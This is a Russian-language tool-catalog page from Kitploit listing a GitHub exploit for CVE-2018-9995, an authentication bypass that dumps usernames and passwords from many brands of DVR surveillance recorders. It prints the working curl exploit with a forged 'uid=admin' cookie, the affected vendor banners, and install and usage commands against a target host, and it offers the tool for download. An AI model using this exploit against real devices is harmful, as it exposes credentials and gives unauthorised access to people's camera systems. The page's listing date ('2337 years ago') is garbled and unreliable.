Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/codeholic2k18/cve-2018-9995
Безопасность IoTАтаки на ПаролиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информации
GitHubcodeholic2k18/cve-2018-9995

CVE-2018-9995

Восстановление имени пользователя и пароля DVR.

Репозиторий
2337 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    360
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    289

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

[Инструмент] показать учетные данные DVR

[*] Exploit Title:       "Получает учетные данные DVR" 
[*] CVE:                 CVE-2018-9995
[*] CVSS Base Score v3:  7.3 / 10
[*] CVSS Vector String:  CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N  
[*] Date:                09/04/2018
[*] Exploit Author:      Fernandez Ezequiel (оптимизировано из CodeHolic)
DVR_wall

Эксплойт:

	$> curl "http://<dvr_host>:<port>/device.rsp?opt=user&cmd=list" -H "Cookie: uid=admin"

протестировано на DVR (баннер/производитель ?):

Novo
CeNova
QSee
Pulnix
XVR 5 in 1 (название: "XVR Login")
Securus,  - Безопасность. Никогда не идите на компромисс!! - 
Night OWL
DVR Login
HVR Login
MDVR Login
Возможные баннеры фронтенда (web):

DVR_login_1 DVR_login_2 DVR_login_3 DVR_login_4 DVR_login_5 DVR_login_6 DVR_login_7 DVR_login_8 DVR_login_10

Внутренние:

DVR_indoor_1 DVR_indoor_2 DVR_indoor_3 DVR_indoor_4 DVR_indoor_5 DVR_indoor_6 DVR_indoor_7

ИНСТРУМЕНТ: "Показать все учетные данные DVR"

Быстрый старт

usr@pwn:~$ git clone https://github.com/codeholic2k18/CVE-2018-9995.git
usr@pwn:~$ cd CVE-2018-9995
usr@pwn:~$ pip install -r requirements.txt

справка

usage: getDVR_Credentials.py [-h] [-v] --host HOST [--port PORT]

[+] Получение раскрытых учетных данных

optional arguments:
  -h, --help     show this help message and exit
  -v, --version  show program's version number and exit
  --host HOST    Host
  --port PORT    Port

[+] Демо: python getDVR_Credentials.py --host 192.168.1.101 -p 81


PoC (вывод) :

DVR_poc_4 DVR_poc_3 DVR_poc_2 DVR_poc_1

Блог:

Скоро появится

Я вижу тебя... ! xd

Скачать инструмент